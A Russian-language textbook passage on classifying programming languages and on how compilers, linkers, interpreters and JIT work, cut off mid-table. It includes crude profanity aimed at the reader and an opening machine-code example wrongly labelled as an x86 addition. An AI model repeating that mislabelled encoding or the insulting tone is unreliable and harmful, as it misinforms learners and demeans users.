Уровень абстракции — это насколько язык далёк от железа. Чем ниже уровень — тем ближе к процессору, тем больше контроля, но и больше боли.

Языки низкого уровня

Машинный код (Machine Code) — это то, что процессор понимает напрямую. Последовательность битов, каждая инструкция — это набор нулей и единиц.

Пример (команда "сложить числа" для x86):

```
10110000 01100001
```

Кто на этом пишет? Никто, если не хочет сойти с ума.

Ассемблер (Assembly) — символьное представление машинного кода. Каждая инструкция процессора имеет мнемонику (короткое имя).

Пример (сложение двух чисел на x86 ассемблере):

```
mov eax, 5      ; загрузить 5 в регистр eax
add eax, 3      ; прибавить 3
```

Где используется: - Критичные по производительности участки кода (ядра ОС, драйверы, эмуляторы). - Встроенные системы с жёсткими ограничениями по памяти. - Reverse engineering (взлом/анализ программ).

Плюсы: - Максимальный контроль над железом. - Минимальный размер кода. - Максимальная производительность (если знаешь, что делаешь).

Минусы: - Специфичен для архитектуры процессора (x86, ARM, RISC-V — разные ассемблеры). - Сложность разработки (одна строка на C = 10 строк на ассемблере). - Отладка — это боль.

Пример: Linux содержит ~2% кода на ассемблере (загрузчик, переключение контекста, критичные участки). Остальное — на C.

Языки высокого уровня

Языки, которые абстрагируются от железа. Ты пишешь код, думая о задаче, а не о том, в каком регистре лежит переменная.

Примеры: C, C++, Java, Python, JavaScript, Go, Rust.

Пример (сложение на C):

```
int a = 5;
int b = 3;
int sum = a + b;
```

Сравни с ассемблером выше. Одна строка вместо трёх.

Плюсы: - Переносимость (один код на разных платформах). - Быстрая разработка (читаемость, библиотеки). - Меньше ошибок (компилятор/интерпретатор проверяет код).

Минусы: - Меньше контроля над железом. - Медленнее, чем ассемблер (но современные компиляторы оптимизируют так, что разница незаметна).

Языки сверхвысокого уровня

Языки с максимальной абстракцией, где ты почти не думаешь о том, как компьютер выполняет код. Много автоматике: сборка мусора, динамическая типизация, встроенные структуры данных.

Примеры: Python, JavaScript, Ruby, PHP.

Пример (сортировка списка на Python):

```
numbers = [5, 2, 8, 1, 9]
numbers.sort() # всё, отсортировано
```

На C++ ты бы писал больше кода (или вызывал `std::sort`, что тоже не одна строка).

Плюсы: - Скорость разработки (прототипы, скрипты, веб). - Простота синтаксиса (меньше церемоний).

Минусы: - Медленнее (интерпретация, динамическая типизация). - Больше потребление памяти.

Сравнение:

Язык	Уровень	Скорость выполнения	Скорость разработки	Где используется
Ассемблер	Низкий	⚡⚡⚡⚡⚡	🐢	Ядра ОС, драйверы, встраивание
C	Средний	⚡⚡⚡⚡	🐢🐢	ОС, компиляторы, игры
C++	Средний	⚡⚡⚡⚡	🐢🐢	Игры, браузеры, базы данных
Rust	Средний	⚡⚡⚡⚡	🐢🐢🐢	Системное ПО, безопасность
Java	Высокий	⚡⚡⚡	🐇🐇	Корпоративные приложения, Android
Python	Сверхвысокий	⚡⚡	🐇🐇🐇	Data Science, скрипты, веб (бэкенд)
JavaScript	Сверхвысокий	⚡⚡⚡ (JIT)	🐇🐇🐇	Веб (фронтенд, бэкенд — Node.js)

6.1.2. Классификация по способу исполнения

Как код превращается в то, что выполняет процессор?

Компилируемые языки

Код **один раз** преобразуется в машинный код (исполняемый файл), затем запускается.

Процесс: 1. Пишешь код (например, `main.c`). 2. Компилируешь: `gcc main.c -o program`. 3. Получаешь исполняемый файл (`program.exe`, `program`). 4. Запускаешь: `./program`.

Примеры: C, C++, Rust, Go, Swift, Fortran.

Плюсы: - Скорость: машинный код выполняется напрямую процессором. - Ошибки типов находятся на этапе компиляции (меньше багов в продакшене). - Оптимизация: компилятор оптимизирует код (inlining, loop unrolling, и т.д.).

Минусы: - Долгая компиляция (C++ проект на миллион строк может компилироваться минутами). - Платформозависимость: исполняемый файл для Windows не запустится на Linux (нужна перекомпиляция).

Пример: Игра на Unreal Engine (C++) компилируется 10-30 минут. Зато запускается мгновенно и летает.

Интерпретируемые языки

Код выполняется **построчно** интерпретатором. Нет этапа компиляции — запустил скрипт, и он выполняется.

Процесс: 1. Пишешь код (`script.py`). 2. Запускаешь: `python script.py`. 3. Интерпретатор Python читает код, переводит в инструкции и выполняет.

Примеры: Python, JavaScript (в браузере), PHP, Ruby, Perl.

Плюсы: - Быстрая разработка: изменил код — сразу запустил, без компиляции. - Переносимость: один скрипт работает на Windows, Linux, macOS (если установлен интерпретатор). - Динамическая типизация (можешь не объявлять типы переменных).

Минусы: - Медленнее: каждый запуск — интерпретация заново. - Ошибки находятся в runtime (запустил программу, она упала через час на строке 1337).

Пример: Python в 10-100 раз медленнее C (зависит от задачи). Но для скриптов и прототипов это не критично.

Смешанный подход: байт-код + JIT

Компромисс между компиляцией и интерпретацией.

Процесс: 1. Код компилируется в **байт-код** (промежуточный код, не машинный). 2. Байт-код выполняется виртуальной машиной (VM). 3. **JIT-компилятор** (Just-In-Time) компилирует часто выполняемый байт-код в машинный код на лету.

Примеры: Java (JVM), C# (.NET), JavaScript (V8 в Chrome).

Как это работает (Java): 1. Пишешь код (`Main.java`). 2. Компилируешь: `javac Main.java` → получаешь `Main.class` (байт-код). 3. Запускаешь: `java Main` → JVM выполняет байт-код. 4. JIT-компилятор компилирует горячие участки (часто выполняемые) в машинный код.

Плюсы: - Переносимость: байт-код работает на любой платформе с JVM/CLR (Write Once, Run Anywhere). - Скорость: JIT оптимизирует код на основе профиля выполнения (знает, какие ветки кода выполняются чаще). - Безопасность: VM изолирует код (песочница).

Минусы: - Медленнее чистой компиляции (на старте, пока JIT не прогрелся). - Требуется VM (JVM жрёт 50-100 MB памяти на запуск).

JavaScript (V8):

Современные движки JavaScript (V8 в Chrome, SpiderMonkey в Firefox) используют JIT. Код сначала интерпретируется, затем горячие участки компилируются в машинный код. Поэтому JavaScript в 2025 году летает (хотя 10 лет назад был тормозом).

Сравнение:

Тип	Примеры	Скорость	Переносимость	Старт программы
Компилируемые	C, C++, Rust	⚡⚡⚡⚡	❌ (нужна перекомпиляция)	Мгновенный
Интерпретируемые	Python, Ruby	⚡⚡	✅ (кроссплатформенные)	Мгновенный
Байт-код + JIT	Java, C#, JavaScript	⚡⚡⚡	✅ (VM кроссплатформенная)	Задержка прогрева

6.1.3. Классификация по парадигмам программирования

Парадигма — это стиль программирования, способ мышления о коде.

Императивное (процедурное) программирование

Идея: код — это последовательность инструкций, которые изменяют состояние программы.

Пример (поиск максимума в массиве, C):

```
int max = arr[0];
for (int i = 1; i < n; i++) {
    if (arr[i] > max) {
        max = arr[i];
    }
}
```

Языки: C, Pascal, Fortran, Basic.

Плюсы: просто, понятно, близко к железу.

Минусы: большие программы превращаются в спагетти-код.

Объектно-ориентированное программирование (ООП)

Идея: программа — это набор объектов, которые взаимодействуют друг с другом. Объект = данные (поля) + методы (функции).

Основные концепции: - **Инкапсуляция:** скрытие данных (private/public). - **Наследование:** класс может наследовать поля и методы другого класса. - **Полиморфизм:** один интерфейс, разные реализации.

Пример (Java):

```
class Dog {
    String name;

    void bark() {
        System.out.println(name + " says: Woof!");
    }
}

Dog myDog = new Dog();
myDog.name = "Rex";
myDog.bark(); // Rex says: Woof!
```

Языки: Java, C++, Python, C#, Ruby, Swift, Kotlin.

Плюсы: модульность, переиспользование кода (наследование), масштабируемость.

Минусы: может привести к переусложнению (классы ради классов), медленнее процедурного кода.

Критика ООП:

В 2000-х ООП был мейнстримом. Сейчас многие программисты говорят: "ООП — это не серебряная пуля". Иногда функциональный подход проще и элегантнее.

Функциональное программирование (ФП)

Идея: программа — это композиция функций. Нет изменяемого состояния, функции — это чистые математические функции (один и тот же вход → один и тот же выход).

Основные концепции: - **Чистые функции (Pure Functions):** нет побочных эффектов (не изменяют глобальные переменные, не пишут в файлы). - **Неизменяемость (Immutability):** данные не изменяются после создания. - **Функции высшего порядка:** функции, принимающие функции как аргументы.

Пример (Haskell, поиск максимума):

```
maximum [1, 5, 3, 9, 2] -- результат: 9
```

Пример (Python, функции высшего порядка):

```
numbers = [1, 2, 3, 4, 5]
squared = list(map(lambda x: x**2, numbers)) # [1, 4, 9, 16, 25]
```

Языки: Haskell, Lisp, Scheme, Erlang, F#, Scala.

Мультипарадигменные: Python, JavaScript, Kotlin.

Плюсы: - Код легче тестировать (чистые функции — предсказуемые). - Меньше багов (нет изменяемого состояния = нет race conditions). - Параллелизм (чистые функции легко распараллеливаются).

Минусы: - Кривая обучения (нужно переучить мозг). - Не интуитивно для новичков. - Иногда медленнее (много копирований данных).

Пример задачи: фильтрация списка.

Императивный подход (C):

```
int result[MAX];
int j = 0;
for (int i = 0; i < n; i++) {
    if (arr[i] % 2 == 0) {
        result[j++] = arr[i];
    }
}
```

Функциональный подход (Python):

```
result = [x for x in arr if x % 2 == 0] # list comprehension
# или:
result = list(filter(lambda x: x % 2 == 0, arr))
```

Короче, понятнее, меньше багов.

Логическое программирование

Идея: программа — это набор правил (фактов и логических утверждений). Ты описываешь задачу, а система находит решение.

Пример (Prolog, семейное дерево):

```
parent(tom, bob).
parent(tom, liz).
parent(bob, ann).

grandparent(X, Y) :- parent(X, Z), parent(Z, Y).

?- grandparent(tom, ann). % запрос: Том дедушка Анны?
Yes. % ответ системы
```

Языки: Prolog, Datalog.

Где используется: экспертные системы, искусственный интеллект, обработка естественного языка.

Плюсы: элегантное решение логических задач.

Минусы: узкоспециализирован, малопопулярен (вне академии почти не используется).

Мультипарадигменные языки

Большинство современных языков поддерживают несколько парадигм.

Примеры: - **Python:** императивный + ООП + функциональный. - **JavaScript:** императивный + ООП (прототипы) + функциональный. - **C++:** императивный + ООП + функциональный (с C++11, лямбды). - **Scala:** ООП + функциональный.

Почему это удобно? Выбираешь подход под задачу. Обработка данных — функции. Моделирование сущностей — ООП. Критичный участок — императивный код.

6.1.4. Классификация по типизации

Типизация — это правила, определяющие, когда и как проверяются типы данных.

Статическая типизация

Типы переменных проверяются **на этапе компиляции**. Если ты пытаешься сложить строку и число — компилятор ругается.

Пример (C++):

```
int x = 5;
x = "hello"; // ошибка компиляции: нельзя присвоить строку int
```

Языки: C, C++, Java, Rust, Go, Swift, Kotlin.

Плюсы: - Меньше багов (ошибки типов находятся до запуска). - Производительность (компилятор знает типы, оптимизирует). - Автодополнение в IDE (IDE знает типы всех переменных).

Минусы: - Больше церемоний (нужно объявлять типы). - Медленнее прототипирование.

Динамическая типизация

Типы проверяются **во время выполнения**. Переменная может менять тип.

Пример (Python):

```
x = 5 # x — int
x = "hello" # x теперь str
```

Языки: Python, JavaScript, PHP, Ruby, Lua.

Плюсы: - Скорость разработки (меньше кода). - Гибкость (можешь передавать любые типы).

Минусы: - Ошибки находятся в runtime (запустил программу, она упала). - Медленнее (проверка типов на лету). - Хуже автодополнение (IDE не всегда знает типы).

Пример проблемы:

```
def add(a, b):  
    return a + b  
  
add(5, 3)          # 8  
add("hello", 5)    # TypeError в runtime
```

Компилятор не предупредит. Узнаешь об ошибке только при запуске.

Сильная vs слабая типизация

Сильная типизация: язык строго следит за типами, неявные преобразования минимальны.

Пример (Python):

```
"5" + 3    # TypeError: cannot concatenate str and int
```

Слабая типизация: язык разрешает неявные преобразования типов.

Пример (JavaScript):

```
"5" + 3    // "53" (строка + число = строка)  
"5" - 3    // 2 (строка - число = число)  
true + 1   // 2 (true = 1)
```

Это источник багов. JavaScript печально известен своими приколами:

```
[] + []    // "" (пустая строка)  
[] + {}    // "[object Object]"  
{ } + []   // 0
```

Объяснить это можно, но зачем?

Языки: - **Сильная типизация:** Python, Java, Rust, Haskell. - **Слабая типизация:** JavaScript, PHP, Perl.

Автовыведение типов (Type Inference)

Компилятор **сам определяет** типы переменных. Ты не пишешь типы явно, но язык статически типизирован.

Пример (Rust):

```
let x = 5;          // компилятор понимает: x - i32  
let y = "hello";    // y - &str
```

Пример (Haskell):

```
add a b = a + b    -- компилятор выводит: add :: Num a => a -> a -> a
```

Языки: Haskell, Rust, Kotlin, Swift, F#, ML.

Плюсы: лаконичность статической типизации + скорость разработки динамической.

6.1.5. Эволюция языков программирования

Языки не возникают из пустоты — они эволюционируют, отвечая на потребности времени.

Краткая история:

Годы	Языки	Зачем появились
1950-е	FORTRAN, LISP	Научные вычисления (FORTRAN), AI (LISP)
1960-е	COBOL, ALGOL	Бизнес-приложения (COBOL), алгоритмы (ALGOL)
1970-е	C, Pascal, Prolog	Системное программирование (C), обучение (Pascal)
1980-е	C++, SQL, Perl	ООП (C++), базы данных (SQL), скрипты (Perl)
1990-е	Python, Java, JS	Простота (Python), WORA (Java), веб (JavaScript)
2000-е	C#, PHP, Ruby	.NET (C#), веб-бэкенд (PHP, Ruby on Rails)
2010-е	Go, Rust, Kotlin	Параллелизм (Go), безопасность (Rust), Android (Kotlin)
2020-е	(Rust/Go растут)	Системное программирование без C/C++, безопасность

Тренды 2025: - **Rust** растёт (безопасность памяти без GC, используется в Linux, Firefox, Discord). - **Go** популярен для микросервисов (Google, Uber, Cloudflare). - **Python** доминирует в Data Science и ML (TensorFlow, PyTorch). - **TypeScript** заменяет JavaScript в больших проектах (добавляет статическую типизацию). - **Kotlin** вытесняет Java на Android.

6.1.6. Выбор языка для задачи

Нет "лучшего" языка. Есть язык, подходящий для задачи.

Веб-разработка: - **Фронтенд:** JavaScript/TypeScript (React, Vue, Svelte). - **Бэкенд:** Python (Django, FastAPI), JavaScript (Node.js), Go, Rust (Actix), PHP (Laravel).

Мобильные приложения: - **Android:** Kotlin (замена Java). - **iOS:** Swift (замена Objective-C). - **Кроссплатформа:** Flutter (Dart), React Native (JavaScript).

Системное программирование: - **ОС, драйверы:** C, Rust. - **Браузеры, базы данных:** C++, Rust.

Научные вычисления / Data Science: - Python (NumPy, Pandas, Matplotlib, SciPy). - R (статистика). - Julia (производительность + простота). - MATLAB (инженерные расчёты, но платный).

Машинное обучение: - Python (TensorFlow, PyTorch, scikit-learn) — 90% рынка.

Игры: - C++ (Unreal Engine, кастомные движки). - C# (Unity).

Встраиваемые системы: - C, C++ (Arduino, ESP32). - Rust (набирает популярность).

Блокчейн: - Solidity (Ethereum smart contracts). - Rust (Solana, Polkadot).

Пример задачи: Нужно написать веб-сервер, который обрабатывает 100,000 запросов в секунду.

Python (Flask): быстро написать, но медленно работает (1000-5000 RPS на одном ядре).

Go: баланс скорость разработки + производительность (50,000-100,000 RPS).

Rust (Actix): максимальная производительность (200,000+ RPS), но дольше разработка.

Выбор: Go (если нужен быстрый результат) или Rust (если критична производительность).

6.1.7. Связь с другими главами

- **Глава 5.1-5.2 (Алгоритмы, конструкции):** Все языки содержат последовательность, ветвление, циклы. Алгоритмы — универсальны, язык — инструмент реализации.
 - **Глава 6.2 (Компиляторы и интерпретаторы):** В следующей главе разберём, как код превращается в машинный код.
 - **Глава 3.2 (Сервисное ПО):** Компиляторы (GCC, Clang) и интерпретаторы (Python, JavaScript) — это сервисное ПО.
 - **Глава 4 (Моделирование):** Выбор языка зависит от модели решения задачи (математическая модель → Python/MATLAB, системная модель → C/Rust).
-

Примеры для понимания

Пример 1: Сравнение скорости (императивный vs функциональный)

Задача: Найти сумму квадратов чётных чисел от 1 до 10,000,000.

Императивный подход (C):

```
long long sum = 0;
for (int i = 0; i <= 10000000; i++) {
    if (i % 2 == 0) {
        sum += (long long)i * i;
    }
}
// Время: ~20 мс (оптимизированный gcc -O3)
```

Функциональный подход (Python):

```
sum = sum(x**2 for x in range(10000001) if x % 2 == 0)
# Время: ~1200 мс (CPython)
```

Вывод: C в 60 раз быстрее. Но Python код короче и понятнее. Для разового скрипта — Python. Для критичного участка игры — C.

Пример 2: JavaScript — слабая типизация

Задача: Объясни результат:

```
console.log("5" - 3); // 2
console.log("5" + 3); // "53"
```

Объяснение: - **"5" - 3:** оператор `-` работает только с числами. JS преобразует `"5"` → `5`, результат: `5 - 3 = 2`. - **"5" + 3:** оператор `+` может складывать числа и конкатенировать строки. JS видит строку, преобразует `3` → `"3"`, результат: `"5" + "3" = "53"`.

Вывод: Слабая типизация — источник багов. В TypeScript (статическая типизация поверх JS) такое словил бы на этапе компиляции.

Пример 3: Выбор языка для стартапа

Задача: Стартап хочет быстро создать MVP (минимально жизнеспособный продукт) веб-приложения. Бюджет маленький, команда 2 человека. Что выбрать?

Варианты:

Язык	Скорость разработки	Производительность	Экосистема	Найм программистов
Python	⚡⚡⚡⚡	⚡⚡	+++	++
JavaScript	⚡⚡⚡⚡	⚡⚡⚡⚡	++++	+++
Go	⚡⚡	⚡⚡⚡⚡⚡	++	+
Rust	⚡	⚡⚡⚡⚡⚡⚡	+	+

Ответ: Python (Django/FastAPI) или JavaScript (Node.js). Причина: быстро разработать, много библиотек, легко найти разработчиков. Go/Rust — overkill для MVP.

Пример 4: Автовыведение типов (Rust)

Задача: Что выведет код?

```
let x = 5;
let y = 10;
let z = x + y;
println!("{}", z);
```

Ответ: 15.

Объяснение: - Компилятор Rust видит `x = 5` → выводит тип `i32` (32-битное целое, по умолчанию). - `y = 10` → тоже `i32`. - `z = x + y` → `i32 + i32 = i32`.

Типы не написаны явно, но язык статически типизирован. Если попытаешься `x + "hello"` — ошибка компиляции.

Пример 5: Почему ООП не всегда лучше

Задача: Написать функцию, которая фильтрует массив.

ООП-подход (Java):

```
class ArrayFilter {
    private int[] array;

    public ArrayFilter(int[] array) {
        this.array = array;
    }

    public int[] filterEven() {
        List<Integer> result = new ArrayList<>();
        for (int x : array) {
            if (x % 2 == 0) {
                result.add(x);
            }
        }
        return result.stream().mapToInt(i -> i).toArray();
    }
}

ArrayFilter filter = new ArrayFilter(new int[]{1, 2, 3, 4});
int[] result = filter.filterEven();
```

Функциональный подход (Python):

```
result = [x for x in [1, 2, 3, 4] if x % 2 == 0]
```

Вывод: ООП — мощный инструмент для больших систем (моделирование сущностей). Но для простых задач — избыточен. Функциональный подход лаконичнее.

Ключевые термины и определения

- **Уровень абстракции** — удалённость языка от железа (низкий уровень = ассемблер, высокий = Python).
 - **Машинный код** — последовательность битов, понятная процессору.
 - **Ассемблер** — символьное представление машинного кода.
 - **Компилятор** — программа, переводящая код в машинный код до запуска.
 - **Интерпретатор** — программа, выполняющая код построчно.
 - **Байт-код** — промежуточный код, выполняемый виртуальной машиной.
 - **JIT (Just-In-Time)** — компиляция байт-кода в машинный код во время выполнения.
 - **Парадигма программирования** — стиль программирования (императивное, ООП, функциональное, логическое).
 - **Императивное программирование** — последовательность команд, изменяющих состояние.
 - **ООП (Объектно-ориентированное программирование)** — программа состоит из объектов (данные + методы).
 - **Функциональное программирование** — программа — композиция чистых функций, без изменяемого состояния.
 - **Логическое программирование** — описание правил, система находит решение.
 - **Статическая типизация** — проверка типов на этапе компиляции (C, Java, Rust).
 - **Динамическая типизация** — проверка типов во время выполнения (Python, JavaScript).
 - **Сильная типизация** — строгие правила типов, минимум неявных преобразований (Python, Rust).
 - **Слабая типизация** — язык разрешает неявные преобразования (JavaScript, PHP).
 - **Type Inference (автовыведение типов)** — компилятор сам определяет типы переменных (Rust, Haskell).
 - **Виртуальная машина (VM)** — программа, выполняющая байт-код (JVM, CLR).
-

Контрольные вопросы

1. **Теория:** В чём принципиальное отличие компилируемого языка (C++) от интерпретируемого (Python)? Почему игры пишут на C++, а не на Python? (Подсказка: производительность, старт программы.)
 2. **Практика:** JavaScript — слабо типизированный язык. Что выведет: `javascript console.log(5 + "5"); console.log(5 - "5"); console.log(true + 1); console.log([] == false);` Объясни каждый результат.
 3. **Сравнение:** Сравни ООП (Java) и функциональное программирование (Haskell). Когда использовать ООП, когда функциональный подход? Приведи примеры задач.
 4. **Классификация:** Определи характеристики языков:
 5. Python: компилируемый или интерпретируемый? Статическая или динамическая типизация?
 6. Rust: какая парадигма? Сильная или слабая типизация?
 7. JavaScript (V8): компилируемый, интерпретируемый или байт-код+JIT?
 8. **Задача:** Стартап хочет создать высоконагруженный веб-сервис (1 млн запросов в день). Выбери язык из: Python, Go, Rust. Обоснуй выбор (скорость разработки vs производительность, команда, экосистема).
-

Итог: Языков программирования — сотни, но все они классифицируются по уровню абстракции (низкий/высокий), способу исполнения (компиляция/интерпретация/байт-код+JIT), парадигме (императивное/ООП/функциональное/

логическое), типизации (статическая/динамическая, сильная/слабая). Нет "лучшего" языка — есть подходящий для задачи. Системное программирование — C/Rust, веб — JavaScript/Python, Data Science — Python, игры — C++/C#. Выбор языка — компромисс между скоростью разработки, производительностью, экосистемой, командой.

Следующая глава (6.2) — компиляторы и интерпретаторы: как код превращается в то, что выполняет процессор. Разберём этапы компиляции, оптимизации, JIT, и почему компиляция C++ проекта может занимать вечность.

Глава 6.2: Языки программирования. Компиляторы и интерпретаторы

Введение

В главе 6.1 мы узнали, что языки программирования бывают компилируемые и интерпретируемые. Звучит круто, но что это, блять, значит? Почему C++ нужно компилировать 10 минут, а Python запускается сразу? Почему Java использует JVM, а JavaScript — V8? И почему твой препод всегда говорит "скомпилируй с флагом -O3", как будто это заклинание?

В этой главе разберём, **как код превращается в программу**, что делают компиляторы и интерпретаторы, и почему одни языки быстрые, а другие — нет (спойлер: дело не только в языке, но и в том, как его выполняют).

6.2.1. Компиляция: от кода к машинному коду

Компиляция — это процесс перевода программы на языке высокого уровня в машинный код, который процессор может выполнить напрямую. Ты пишешь код, нажимаешь "скомпилировать", ждёшь (иногда очень долго), и на выходе получаешь **исполняемый файл** (.exe, .out, .elf).

Компилятор — это программа-переводчик, которая делает всю грязную работу за тебя.

Этапы компиляции

Компиляция — это не "нажал кнопку и готово". Это многоэтапный процесс, и каждый этап может выдать ошибку (и обязательно выдаст, если ты забыл точку с запятой).

1. Лексический анализ (токенизация)

Компилятор читает твой код и разбивает его на **токены** — элементарные единицы языка (ключевые слова, переменные, операторы, литералы).

Пример (код на C):

```
int x = 5 + 3;
```

Токены:

```
[int] [x] [=] [5] [+] [3] [;]
```

Если ты напишешь `int x = 5 +;`, лексический анализатор скажет: "ты debil, после `+` должно что-то быть".

2. Синтаксический анализ (парсинг, построение AST)

Компилятор строит **дерево абстрактного синтаксиса (AST, Abstract Syntax Tree)** — иерархическое представление кода.

Пример AST для `int x = 5 + 3;;`:

```
Объявление переменной
├─ Тип: int
├─ Имя: x
└─ Инициализация: сложение
    ├─ Левый операнд: 5
    └─ Правый операнд: 3
```

Если ты напишешь `int x = (5 + 3;` (забыл закрыть скобку), парсер скажет: "syntax error".

3. Семантический анализ (проверка типов)

Компилятор проверяет, имеет ли код **смысл**. Например: - Переменная объявлена перед использованием? - Типы совместимы? (нельзя присвоить строку в `int`). - Функция существует?

Пример ошибки:

```
int x = "hello"; // ОШИБКА: нельзя присвоить строку в int
```

Компилятор C/C++ скажет что-то вроде:

```
error: invalid conversion from 'const char*' to 'int'
```

Перевод: "ты еблан, строку в число не впихнёшь".

4. Оптимизация

Компилятор **улучшает код**, чтобы он работал быстрее и занимал меньше памяти. Есть десятки оптимизаций:

Примеры оптимизаций:

a) Constant folding (свёртка констант)

До оптимизации:

```
int x = 2 + 3;
```

После оптимизации:

```
int x = 5;
```

Компилятор видит, что `2 + 3` можно вычислить на этапе компиляции, и не генерирует инструкцию сложения.

b) Dead code elimination (удаление мёртвого кода)

До оптимизации:

```
int foo() {  
    int x = 10;  
    int y = 20; // y не используется  
    return x;  
}
```

После оптимизации:

```
int foo() {  
    return 10;  
}
```

Компилятор удалил переменную `y` (она не используется) и заменил `x` на константу.

c) Loop unrolling (развёртка циклов)

До оптимизации:

```
for (int i = 0; i < 4; i++) {
    sum += arr[i];
}
```

После оптимизации:

```
sum += arr[0];
sum += arr[1];
sum += arr[2];
sum += arr[3];
```

Цикл исчез! Компилятор развернул его, чтобы избежать накладных расходов на проверку условия и инкремент `i`.

d) Inlining (встраивание функций)

До оптимизации:

```
int square(int x) {
    return x * x;
}

int main() {
    int a = square(5);
}
```

После оптимизации:

```
int main() {
    int a = 5 * 5; // функция square встроена
}
```

Компилятор заменил вызов функции её телом. Экономия на вызове функции (push, call, pop).

5. Генерация машинного кода

Компилятор переводит оптимизированное AST в **машинный код** для конкретной архитектуры процессора (x86, ARM, RISC-V).

Пример (генерация кода для `int x = 5 + 3;` на x86):

```
mov eax, 5      ; загрузить 5 в регистр eax
add eax, 3      ; прибавить 3
mov [x], eax    ; сохранить результат в переменную x
```

Но если компилятор умный, он сразу сгенерирует:

```
mov [x], 8      ; результат вычислен на этапе компиляции
```

Флаги оптимизации компилятора

Компиляторы (GCC, Clang, MSVC) имеют **флаги оптимизации**, которые контролируют, насколько агрессивно компилятор оптимизирует код.

Флаг	Описание	Время компиляции	Скорость выполнения
-O0	Без оптимизаций (по умолчанию для отладки)	Быстро	Медленно
-O1	Базовые оптимизации	Средне	Быстрее

Флаг	Описание	Время компиляции	Скорость выполнения
-O2	Рекомендуемый уровень (production)	Медленнее	Быстро
-O3	Агрессивные оптимизации (loop unrolling, inlining)	Долго	Очень быстро
-Os	Оптимизация по размеру кода	Средне	Средне
-Ofast	Максимальная скорость (может нарушать стандарты)	Долго	Максимально быстро

Пример:

```
gcc -O0 program.c -o program_slow # без оптимизаций
gcc -O3 program.c -o program_fast # максимальная оптимизация
```

Разница в скорости может быть в **2-10 раз** (зависит от кода).

Линковка (Linking)

После компиляции у тебя есть **объектные файлы** (.o, .obj) — это машинный код, но ещё не готовая программа. **Линковщик (linker)** объединяет все объектные файлы и библиотеки в один исполняемый файл.

Два типа линковки:

1. Статическая линковка

Все библиотеки встраиваются в исполняемый файл. Результат: **один большой файл**, который работает везде (не нужны внешние библиотеки).

Плюсы: - Программа автономна (нет зависимостей). - Работает даже если библиотека удалена из системы.

Минусы: - Большой размер файла. - Обновление библиотеки требует перекомпиляции.

Пример:

```
gcc program.c -static -o program # статическая линковка
```

Размер файла может вырасти с 20 КБ до 2 МБ, потому что вся libc встроена.

2. Динамическая линковка

Программа использует **внешние библиотеки** (.dll на Windows, .so на Linux, .dylib на macOS). Библиотека загружается в память при запуске программы.

Плюсы: - Меньший размер программы. - Обновление библиотеки не требует перекомпиляции. - Несколько программ могут использовать одну копию библиотеки в памяти.

Минусы: - Зависимость от внешних библиотек (если библиотека удалена, программа не запустится). - "DLL Hell" — конфликт версий библиотек.

Пример:

```
gcc program.c -o program # динамическая линковка (по умолчанию)
```

Проверить зависимости:

```
ldd program # Linux
otool -L program # macOS
```

Примеры компиляторов

Компилятор	Языки	Особенности
GCC	C, C++, Fortran, Ada	Самый популярный, кроссплатформенный, open source
Clang	C, C++, Objective-C	Часть LLVM, быстрая компиляция, лучшие сообщения об ошибках
MSVC	C, C++	Компилятор Microsoft для Windows, интегрирован в Visual Studio
Rust compiler	Rust	Компилирует в LLVM IR, строгая проверка типов и безопасности памяти
Go compiler	Go	Очень быстрая компиляция (секунды для больших проектов)

Пример компиляции на GCC:

```
gcc -O2 -Wall -Wextra program.c -o program
```

Где: - `-O2` — оптимизация уровня 2. - `-Wall -Wextra` — включить все предупреждения (warnings). - `-o program` — имя выходного файла.

6.2.2. Интерпретация: выполнение на лету

Интерпретатор — это программа, которая **читает и выполняет код построчно**, без предварительной компиляции в машинный код.

Как работает: 1. Интерпретатор читает строку кода. 2. Парсит её (строит AST). 3. Выполняет. 4. Переходит к следующей строке.

Примеры интерпретируемых языков: Python (CPython), Ruby, PHP, JavaScript (в старых браузерах).

Плюсы интерпретации

- **Переносимость:** Один и тот же код работает на любой платформе, где есть интерпретатор.
- **Быстрая разработка:** Не нужно компилировать, изменения применяются сразу.
- **REPL (Read-Eval-Print Loop):** Можно выполнять код интерактивно (консоль Python, Node.js).

Минусы интерпретации

- **Медленнее:** Интерпретатор читает и парсит код каждый раз при запуске.
- **Нет оптимизаций компилятора:** Код выполняется "как есть".
- **Требует интерпретатора:** Нельзя просто скопировать .exe и запустить на другом компьютере.

Байт-код интерпретаторы

Многие интерпретируемые языки (Python, Ruby, Java) сначала компилируют код в **байт-код** — промежуточное представление, которое легче выполнять, чем исходный текст.

Пример (Python):

```
python program.py
```

Что происходит: 1. Python компилирует `program.py` в байт-код (`__pycache__/program.cpython-311.pyc`). 2. Байт-код выполняется виртуальной машиной Python (PVM).

Байт-код — это не машинный код! Это низкоуровневые инструкции для виртуальной машины.

Пример байт-кода Python:

```
def add(a, b):
    return a + b
```

Дизассемблируем:

```
python -m dis program.py
```

Вывод (примерно):

```
2          0 LOAD_FAST          0 (a)
          2 LOAD_FAST          1 (b)
          4 BINARY_ADD
          6 RETURN_VALUE
```

Инструкции виртуальной машины Python.

6.2.3. JIT-компиляция: лучшее из двух миров

JIT (Just-In-Time) компиляция — это гибрид компиляции и интерпретации. Код сначала выполняется интерпретатором, а **горячие участки** (часто выполняемые) компилируются в машинный код прямо во время выполнения программы.

Как работает JIT: 1. Программа запускается интерпретатором (или выполняется байт-код). 2. JIT-компилятор **профилирует** код (смотрит, какие функции вызываются чаще всего). 3. Горячие функции компилируются в машинный код. 4. При следующем вызове выполняется машинный код (быстро!).

Примеры JIT-компиляторов: - **JVM (Java Virtual Machine):** HotSpot JIT компилирует байт-код Java в машинный код. - **V8 (JavaScript):** JIT-компилятор Chrome/Node.js. - **PyPy:** Альтернативная реализация Python с JIT (быстрее CPython в 5-10 раз). - **LuaJIT:** JIT для Lua (используется в игровых движках).

Многоуровневая компиляция (Tiered Compilation)

Современные JIT-компиляторы используют **несколько уровней компиляции**:

1. **Interpreter:** Быстрый старт, медленное выполнение.
2. **C1 (Client Compiler):** Быстрая компиляция с базовыми оптимизациями.
3. **C2 (Server Compiler):** Медленная компиляция с агрессивными оптимизациями.

Пример (Java HotSpot): - Программа запускается, код выполняется интерпретатором. - Через несколько вызовов функция компилируется C1 (быстрая компиляция). - Если функция вызывается очень часто, она перекомпилируется C2 (максимальная оптимизация).

Результат: Программа на Java может работать **быстрее** скомпилированного C++ кода (если JIT-компилятор провёл хорошую оптимизацию на основе реальных данных выполнения).

JIT vs AOT (Ahead-Of-Time) компиляция

Критерий	JIT	AOT
Компиляция	Во время выполнения	До запуска
Время старта	Медленнее (нужно прогреться)	Быстрее
